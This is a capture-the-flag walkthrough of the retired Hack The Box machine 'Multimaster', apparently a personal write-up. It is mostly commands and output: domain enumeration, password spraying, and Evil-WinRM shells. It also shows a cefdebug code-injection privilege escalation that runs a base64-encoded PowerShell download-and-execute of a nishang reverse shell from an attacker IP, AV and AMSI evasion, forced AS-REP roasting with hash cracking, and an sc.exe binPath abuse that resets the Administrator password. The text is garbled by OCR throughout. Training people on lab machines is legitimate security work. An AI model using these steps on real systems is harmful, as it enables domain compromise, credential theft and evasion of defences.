user:[okent] rid:[0xc1f]
user:[ckane] rid:[0xc20]
user:[kpage] rid:[0xc21]
user:[james] rid:[0xc22]
user:[cyork] rid:[0xc23]
user:[rmartin] rid:[0xc24]
user:[zac] rid:[0xc25]
user:[jorden] rid:[0xc26]
user:[alyx] rid:[0xc27]
user:[ilee] rid:[0xc28]
user:[nbourne] rid:[0xc29]
user:[zpowers] rid:[0xc2a]
user:[aldom] rid:[0xc2b]
user:[jsmmons] rid:[0xc2c]
user:[pmartin] rid:[0xc2d]
>>>rpcclient $> enumdomgroups
group:[Domain Admins] rid:[0x200]
>>>rpcclient $> querygroupmem 0x200
        rid:[0x1f4] attr:[0x7]
>>>rpcclient $> queryuser 0x1f4
```

```
User Name   :   Administrator
Description :   Built-in account for administering tI computer/domain
```

LdapDomainDump

17. **Success, we got the domain dump. I did the command differently and it still worked. I put the full domain name.**

```
1. ▷ ldapdomaindump -u 'megacorp.local\tushikikatomo' -p 'finance1' 10.10.10.179 -o ldapdomaindump.out
2. S4vitar did tI command without tI .local
3. ▷ ldapdomaindump -u 'MEGACORP\tushikikatomo' -p 'finance1' 10.10.10.179 -o ldapdomaindump.out
4. It still worked
```

18. **Lets check out what was dumped by *LdapDomainDump*. We find something very good for us.** `Tushikikatomo` **is a part of** `Remote Management Users`**. We already have his credentials.**

```
1. ▷ firefox domain_users_by_group.html
2. Tushikikatomo Akira is a part of 'REMOTE MANAGEMENT USERS' GROUP
```

19. **Lets try his credentials with CrackMapExec using the winrm flag to see if we can get a winrm session with his credentials.**

```
(.venv) ~/.cmevirt/.mycmevirt/CrackMapExec (master ✔) ▷ crackmapexec winrm 10.10.10.179 -u 'tushikikatomo' -p
'finance1'
SMB         10.10.10.179    5985    MULTIMASTER      [*] Windows 10.0 Build 14393 (name:MULTIMASTER)
(domain:MEGACORP.LOCAL)
HTTP        10.10.10.179    5985    MULTIMASTER      [*] http://10.10.10.179:5985/wsman
WINRM       10.10.10.179    5985    MULTIMASTER      [+] MEGACORP.LOCAL\tushikikatomo:finance1 (.Pwn3d!)
```

> **We got a Pwn3d! Lets Evil-Winrm into tI box**

Got shell and user flag

20. **Evil-WinRM session as** `tushikikatomo`.

```
1. ▷ evil-winrm -i 10.10.10.182 -u 'tushikikatomo' -p 'finance1'
2. *Evil-WinRM* PS C:\Users\alcibiades\Documents> whoami
megacorp\tushikikatomo
3. We got tI user flag
4. *Evil-WinRM* PS C:\Users\alcibiades\Documents> type C:\Users\alcibiades\Desktop\user.txt
4184642581d3cac04e204e432d7fc12d

```

BloodHound

21. **We run neo4j and bloodhound. We get the ingestors via bloodhound-python.**

```
1. ▷ sudo neo4j console
2. http://localhost:7474/browser/
3. ▷ bloodhound &>/dev/null & disown
4. ▷ ldapdomaindump -u 'megacorp.local\tushikikatomo' -p 'finance1' 10.10.10.179 -o ldapdomaindump.out
5. Clear and Refresh tI 'BloodHound' Database
6. Import ingestors. Drag and drop tIm or impoort tIm with tI arrow on tI right of bloodhound
7. Enumerate with Bloodhound
```

GetNPUsers.py

22. **Earlier we ran RpcClient with creds and there were a few more users. Lets add them to our user list we got at the beginning with RpcClient without creds and make a bigger list to use GetNPUsers.py with.**

```
1. (.venv) ~/python_projects/.impacketgit/impacket/examples (master ✘)✭ ▷ ./GetNPUsers.py megacorp.local/ -no-
pass -usersfile ~/hackthebox/multimaster/users
2. Fail no one has 'Do not require Kerberos Pre-AutIntication set'
```

GetUserSPNs.py

23. **Usually you will try** `GetNPUsers.py` **first and tIn try** `GetUserSPNs.py` **next. The first one is for ASREP Roastable users and the second one is for Kerberoastable users.**

```
1. (.venv) ~/python_projects/.impacketgit/impacket/examples (master ✘)✭ ▷ ./GetUserSPNs.py
megacorp.local/tushikikatomo:finance1 -dc-ip 10.10.10.179
Impacket v0.12.0.dev1+20230914.14950.ddfd9d4c - Copyright 2023 Fortra

No entries found!
2. FAIL no entries found!
```

24. **We are having little luck. Lets try to enumerate more with Evil-WinRM**

```
1. Do all tI normal enumeration commands
2. whoami, whoami /priv, whomai /all, net user tushikikatomo
3. Lets call him terracotta for short. lol
4. *Evil-WinRM* PS C:\Users\alcibiades\Desktop> Get-Process | findstr "Code"
    305      30    49244      72800              2032   1 Code
    278      51    58888      74796              3268   1 Code
    397      22    16440      24320              3300   1 Code
    406      55   145484     174712              4368   1 Code
    601      41    38884      82472              5700   1 Code
    193      15     6168      12896              5712   1 Code
5. *Evil-WinRM* PS C:\> cd PROGRA~1
6. *Evil-WinRM* PS C:\Program Files> dir
```

Very cool Windows Command

25. **If you have the word microsoft for instance with a ton of directories with the first name microsoft. You can just type the first 4 characters and then the number of the directory you want to get into like this example.**

```
*Evil-WinRM* PS C:\Program Files> dir
'Microsoft
Microsoft SQL
Microsoft Visual
Microsoft VS
Microsoft.NET'
*Evil-WinRM* PS C:\Program Files> cd MICROS~4
*Evil-WinRM* PS C:\Program Files\Microsoft VS Code>
```

26. **We do a directory listing**

```
1. *Evil-WinRM* PS C:\Program Files\Microsoft VS Code> dir
2. *Evil-WinRM* PS C:\Program Files\Microsoft VS Code> cd bin
*Evil-WinRM* PS C:\Program Files\Microsoft VS Code\bin> dir


    Directory: C:\Program Files\Microsoft VS Code\bin


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        8/15/2019   5:18 PM           1930 code
-a----        8/15/2019   5:18 PM            132 code.cmd

```

Tactics for a PrivEsc

27. **We have execution on this code file. When we run it there is a version number. We google the version number for vulnerabilities.**

```
1. *Evil-WinRM* PS C:\Program Files\Microsoft VS Code\bin> .\code -h
Visual Studio Code 1.37.1
2. Google 'Visual Studio Code 1.37.1 exploit privesc'
3. https://www.cybersecurity-Ilp.cz/vdb/SB2019101709
4. I see this CVE-2019-1414
5. Google : 'CVE-2019-1414 github'
6. https://github.com/xbl3/awesome-cve-poc_qazbnm456
7. ### [CVE-2019-1414](https://iwantmore.pizza/posts/cve-2019-1414.html)

- An elevation of privilege vulnerability exists in Visual Studio Code when it exposes a debug listener to users
of a local computer, aka 'Visual Studio Code Elevation of Privilege Vulnerability'.
8. Changes his mind looks up cefdebug.exe
```

28. **Searching for cefdebug**

```
1. Google 'tavisco cefdebug github'
2. https://github.com/taviso/cefdebug
3. Click tags
4. Click v2 and download tI zip
5. https://github.com/taviso/cefdebug/releases/tag/v0.2
```

29. **Execute the `cefdebug.exe` payload**

```
1. *Evil-WinRM* PS C:\Temp> .\cefdebug.exe
..........................................................
cefdebug.exe : [2023/10/29 20:33:37:0224] U: TIre are 5 tcp sockets in state listen.
+ CategoryInfo :NotSpecified: ([2023/10/29 20:..n state listen.:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
```

```
[2023/10/29 20:33:57:1155] U: TIre were 3 servers that appear to be CEF debuggers.
[2023/10/29 20:33:57:1155] U: ws://127.0.0.1:57481/eb3e449a-f7d0-4e8f-bd34-1f53fbc3a4ad
[2023/10/29 20:33:57:1155] U: ws://127.0.0.1:13210/fea860b5-3751-4eb4-bff8-97b113175dc7
[2023/10/29 20:33:57:1155] U: ws://127.0.0.1:58242/20ca7899-a5ad-4ac0-b45e-eb0089b08262
```

30. **Copy the first url provided and preceded with the `--url` flag and then `--code` then copy the *"known examples"* off the *github page* and that is your payload. Of course, you need to do a reverse shell instead. You don't want to execute `calc.exe`**

```
1. *Evil-WinRM* PS C:\Temp> .\cefdebug.exe --url "ws://127.0.0.1:57481/eb3e449a-f7d0-4e8f-bd34-1f53fbc3a4ad" --
code "process.mainModule.require('child_process').exec('calc')"
2. *Evil-WinRM* PS C:\Temp> .\cefdebug.exe --url "ws://127.0.0.1:13210/fea860b5-3751-4eb4-bff8-97b113175dc7" --
code "process.mainModule.require('child_process').exec('ping 10.10.14.2')"
```

31. **First I try to the ping command for proof of concept. After that I will execute the actual payload.**

```
1. I had to run the first command a second time.
2. *Evil-WinRM* PS C:\Temp> .\cefdebug.exe
cefdebug.exe : [2023/10/29 20:59:06:5337] U: There are 3 tcp sockets in state listen.
    + CategoryInfo          : NotSpecified: ([2023/10/29 20:...n state listen.:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
[2023/10/29 20:59:26:5504] U: There were 1 servers that appear to be CEF debuggers.
[2023/10/29 20:59:26:5504] U: ws://127.0.0.1:34587/64fe7aa2-143a-4ab9-be79-4bd1f3b3a925
3.*Evil-WinRM* PS C:\Temp> .\cefdebug.exe --url "ws://127.0.0.1:34587/64fe7aa2-143a-4ab9-be79-4bd1f3b3a925" --
code "process.mainModule.require('child_process').exec('ping 10.10.14.2')"
cefdebug.exe : [2023/10/29 21:00:39:7543] U: >>> process.mainModule.require('child_process').exec('ping
10.10.14.2')
    + CategoryInfo          : NotSpecified: ([2023/10/29 21:...ng 10.10.14.2'):'String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
[2023/10/29 21:00:39:7543] U: <<< ChildProcess
4. This is the working payload
5. .\cefdebug.exe --url "ws://127.0.0.1:34587/64fe7aa2-143a-4ab9-be79-4bd1f3b3a925" --code
"process.mainModule.require('child_process').exec('ping 10.10.14.2')"
```

32. **We are doing `Invoke-PowerShellTcp.ps1`**

```
1. copy the nishang script above to your working directory, and add the reverse shell line to the bottom of the
script.
2. BLOCKED by AV
3. *Evil-WinRM* PS C:\Temp> IEX(New-Object Net.WebClient).downloadString('http://10.10.14.2/nishang.ps1')
At line:1 char:1
+ function Invoke-PowershellTcp
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:1 char:1
+ IEX(New-Object Net.WebClient).downloadString('http://10.10.14.2/nisha ...'
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId :
ScriptContainedMaliciousContent,Microsoft.Powershell.Commands.InvokeExpressionCommand
```

Bypass windows AV by obfuscating Nishang

- *#pwn_Nishang_obfuscation*

33. **Bypass tI `Invoke-PowershellTcp.ps1` by obfuscating tI payload**

```
1. Rename it something benign
2. Delete all tI comment lines. All of them
3. Change tI 'Invoke-PowershellTcp' to anything around 14 characters does not matter using Vim
4. Pwn3d we bypassed the AV
5. *Evil-WinRM* PS C:\Temp> IEX(New-Object Net.WebClient).downloadString('http://10.10.14.2/iloveyou.ps1')
6. PS C:\Temp>whoami
megacorp\tushikikatomo
```

Evil-WinRM Menu

- *#pwn_evil_winrm_load_payloads_into_memory*

34. **It is important to know how to use tI Evil-WinRM menu to load payloads into memory**

```
1. *Evil-WinRM* PS C:\Temp> menu

By: CyberVaca, OscarAkaElvis, Jarilaos, Arale61 @Hackplayers

[+] Dll-Loader
```

```
[+] Donut-Loader
[+] Invoke-Binary
[+] Bypass-4MSI
[+] services
[+] upload
[+] download
[+] menu
[+] exit

*Evil-WinRM* PS C:\Temp> Bypass-4MSI

Info: Patching 4MSI, please be patient...

[+] Success!
If we would have done tIse 2 steps in Evil-WinRM before executing tI IEX command we would not have had to
obfuscate tI payload.
```

- #pwn_iconv_multimaster

35. **We use Iconv 16le to get a IEX payload encoded in base64**

```
▷ echo -n "IEX(New-Object Net.WebClient).downloadString('http://10.10.14.2/iloveyou.ps1')" | iconv -t UTF-16LE
| base64 -w 0; echo
SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAFMAdAByAGkAb
gBnACgAJwBoAHQAdABwADoALwAvADEAMAAuADEAMAAuADEANAAuADIALwBpAGwAbwB2AGUAeQBvAHUALgBwAHMAMQAnACkA
```

36. **We need that encoded payload with our cefdebug.exe exploit together it will privesc us to System**

```
.\cefdebug.exe --url "ws://127.0.0.1:34587/64fe7aa2-143a-4ab9-be79-4bd1f3b3a925" --code
"process.mainModule.require('child_process').exec('powershell -enc
SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAFMAdAByAGkAb
gBnACgAJwBoAHQAdABwADoALwAvADEAMAAuADEAMAAuADEANAAuADIALwBpAGwAbwB2AGUAeQBvAHUALgBwAHMAMQAnACkA')"
```

37. ***I had to run this command below 3 times for it to display a real listening server that worked***

```
*Evil-WinRM* PS C:\Temp> .\cefdebug.exe
```

38. **I finally get a good url with our base64 encoded payload and we get another shell**

```
*Evil-WinRM* PS C:\Temp> .\cefdebug.exe --url "ws://127.0.0.1:10059/cfcf055f-8501-49f3-9bf8-13a3c13629a3" --
code "process.mainModule.require('child_process').exec('powershell -enc
SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAFMAdAByAGkAb
gBnACgAJwBoAHQAdABwADoALwAvADEAMAAuADEAMAAuADEANAAuADIALwBpAGwAbwB2AGUAeQBvAHUALgBwAHMAMQAnACkA')"
.....................................
[2023/10/29 22:00:14:8570] U: <<< ChildProcess
PS C:\Program Files\Microsoft VS Code>whoami
megacorp\cyork
```

39. **Lets enumerate user cyork.** ***This user has elevated privileges so this wasn't for nothing we now have access to more directories.***

```
PS C:\Users\cyork\Downloads> net user cyork
Global Group memberships     *Domain Users         *Developers
```

Enumerate inetpub / webroot using icacls

- #pwn_icacls_inetpub
- #pwn_icacls_wwwroot
- #pwn_icacls_webroot_enumeration

40. **Very cool usage of icacls command in windows**

```
PS C:\inetpub> icacls wwwroot
wwwroot CREATOR OWNER:(OI)(CI)(IO)(F)
        NT AUTHORITY\SYSTEM:(OI)(CI)(F)
        NT AUTHORITY\LOCAL SERVICE:(OI)(CI)(F)
        NT AUTHORITY\NETWORK SERVICE:(OI)(CI)(F)
        MEGACORP\'Developers':(OI)(CI)(RX)
        BUILTIN\Administrators:(OI)(CI)(F)
        BUILTIN\IIS_IUSRS:(OI)(CI)(RX)
        NT SERVICE\TrustedInstaller:(OI)(CI)(F)
        NT AUTHORITY\IUSR:(OI)(CI)(RX)
Successfully processed 1 files; Failed processing 0 files
```

- #pwn_STRINGS_on_Windows_use_e_and_l_flags

Strings on Windows

41. **When using strings on windows you should use the `-e l` flags**

```
strings -e l MultimasterAPI.dll
SUCCESS using tIse flags we find a password
server=localhost;database=Hub_DB;uid=finder;password=D3veL0pM3nT!
```

42. **We find another password using our awesome strings command. So now we can use CrackMapExec to spray this password on our users list.**

```
(.venv) ~/.cmevirt/.mycmevirt/CrackMapExec (master ✔) ᐅ crackmapexec smb 10.10.10.179 -u ~/hackthebox/multimaster/users -p 'D3veL0pM3nT!' --continue-on-success
SUCCESS
[+] MEGACORP.LOCAL\sbauer:D3veL0pM3nT!
```

NOTE: Running SharpHound.exe over Bloodhound-Python will yield much more results. I decide to run `Sharphound.exe` because running net user on sbauer we do not have any additional privileges.

- *#pwn_sharphound_exe_is_better_than_bloodhound_python*

43. **Sharphound.exe**

```
lets begin.
Download it
https://github.com/BloodHoundAD/SharpHound (releases > download zip)
Upload it
*Evil-WinRM* PS C:\Temp\bh> copy \\10.10.14.2\ninjafolder\SharpHound.exe SharpHound.exe
Execute the payload
*Evil-WinRM* PS C:\Temp\bh> .\SharpHound.exe -c All
Upload the ingestor to the attacker machine and enumerate
*Evil-WinRM* PS C:\Temp\bh> download C:\Temp\bh\20220506151426_BloodHound.zip
```

44. **Lets try to pivot to jordan**

```
*Evil-WinRM* PS C:\Temp> Get-ADUser jorden
DistinguisIdName : CN=Jorden Mclean,OU=AtIns,OU=Employees,DC=MEGACORP,DC=LOCAL
Enabled           : True
GivenName         : Jorden
Name              : Jorden Mclean
ObjectClass       : user
ObjectGUID        : 0fa62545-eff1-4805-b16f-a18cf4217418
SamAccountName    : jorden
SID               : S-1-5-21-3167813660-1240564177-918740779-3110
Surname           : Mclean
UserPrincipalName : jorden@MEGACORP.LOCAL
```

This exploit worked well priv to Admin

45. **Google search**

```
Gooogle : 'powershell dont require pre auth kerberos command line'
https://social.technet.microsoft.com/Forums/exchange/en-US/e4dd29b3-c925-490e-9208-39cea1e28f9f/do-not-require-kerberos-preautIntication?forum=ITCG
get-aduser -filter * -searchbase "OU=ouname,DC=domain,DC=com" | Set-ADAccountControl  -doesnotrequirepreauth $true
```

31337 >>> Very cool windows exploit. If we have no vector we can create one by comprimising a low priv user and making them kerberoastable.

Have some privilege? *Make an elevated account Kerberoastable*

- *#pwn_kerberoatable_make_an_account_kerberoastable_by_abusing_PWSH*
- *#pwn_kerberoasting_make_an_account_kerberoastable_by_disabling_pre_autIntication*
- *#pwn_powershell_compromise_anolr_account_by_disabling_pre_autIntication*
- *#pwn_powershell_disable_kerberos_pre_autIntication_to_elevate_privilege*

46. **Since we have some privilege I takes advantage of that since we are in developers group. I *make jorden kerberoastable* with the following command that was modified from the one at the above link.**

```
*Evil-WinRM* PS C:\Temp> Get-ADUser jorden | Set-ADAccountControl -doesnotrequirepreauth $true
```

47. **Now run GetNPUsers.py again**

```
(.venv) ~/python_projects/.impacketgit/impacket/examples (master ✘)✭ ▷ ./GetNPUsers.py megacorp.local/ -no-pass -usersfile ~/hackthebox/multimaster/users
SUCCESSS we get the hash and it is crackable
$krb5asrep$23$jorden@MEGACORP.LOCAL:365748a8ce58394<SNIP>
```

48. **Lets crack tI hash with john**

```
~/hackthebox/multimaster ▷ john --wordlist=/home/pepe/hackthebox/blackfield/rockyou.txt jorden_hash
SUCCESS!!! hash is cracked using faithful John TI Ripper
rainforest786    ($krb5asrep$23$jorden@MEGACORP.LOCAL)
Jorden is in 'Remote Management Users' group
```

49. **Lets winrm session in with Jordan credentials**

```
1. ▷ evil-winrm -i 10.10.10.179 -u 'jorden' -p 'rainforest786'
2. *Evil-WinRM* PS C:\Users\jorden\Documents> whoami
megacorp\jorden
3. Jorden is also a member of tI following groups
4. *Evil-WinRM* PS C:\Users\jorden\Documents> net user jorden
 *Remote Management Users *Server Operators
 *Domain Users          *Developers
 5. The one we are interested in is 'Server Operators'. Being a member of this group allows for the manipulation
of 'bin path' on the domain. There is also the abuse of the 'image path' but that is different than this.
 6. As i said above the user you have owned must be in the server operators group for this exploit to work.
```

50. **Do a google search for** `windows list services registry`

31337

- *#pwn_Server_Operator_Group_Abuse_AD_privilege*
- *#pwn_sc_exe_change_windows_executable_path_scexe*

51. **Some crazy 31337 hacker shit here**

```
1. Basically as stated earlier S4vitar is changing the bin path of an executable to and using it some how to
change the administrators password.
2. *Evil-WinRM* PS C:\Users\jorden\Documents> sc.exe browser binPath="C:\Windows\System32\cmd.exe /c net user
Administrator p@55w0rd123$!"
3. It gives a very panicked error. I got the same error as S4vitar did.
4. ERROR:  Unrecognized command
5. S4vitar realizes the error now and does a google search for 'sc.exe set binpath'
6. OK here is the correct syntax
7. *Evil-WinRM* PS C:\Users\jorden\Documents> sc.exe config browser binPath="C:\Windows\System32\cmd.exe /c net
user Administrator p@55w0rd123$!"
[SC] .ChangeServiceConfig .SUCCESS
```


52. **Now we must stop and restart the browser**

```
1. *Evil-WinRM* PS C:\Users\jorden\Documents> sc.exe config browser binPath="C:\Windows\System32\cmd.exe /c net
user Administrator p@55w0rd123$!"
[SC] .ChangeServiceConfig .SUCCES
2. *Evil-WinRM* PS C:\Users\jorden\Documents> sc.exe stop browser

SERVICE_NAME: browser
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CICKPOINT         : 0x1
        WAIT_HINT          : 0xafc8
3. *Evil-WinRM* PS C:\Users\jorden\Documents> sc.exe start browser
[SC] StartService FAILED 1056:
An instance of tI service is already running.
4. It says it fails but it did work
5. (.venv) ~/.cmevirt/.mycmevirt/CrackMapExec (master ✔) ▷ crackmapexec winrm 10.10.10.179 -u 'Administrator' -p
'p@55w0rd123$!'
..............................................................
[+] MEGACORP.LOCAL\Administrator:p@55w0rd123$! (.Pwn3d!)
```

53. `Pwned we have System and the Root flag`

```
1. ▷ evil-winrm -i 10.10.10.179 -u 'Administrator' -p 'p@55w0rd123$!'
2. *Evil-WinRM* PS C:\Users\Administrator\Documents> type C:\Users\Administrator\Desktop\root.txt
1dea8a1cd2e4eb84f6cd661a5f0beeb5
```


Multimaster has been Pwned!

Congratulations quadamage, best of luck in capturing flags ahead!

#2326	30 Oct 2023	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

Awesom box and very long. Tired. gnight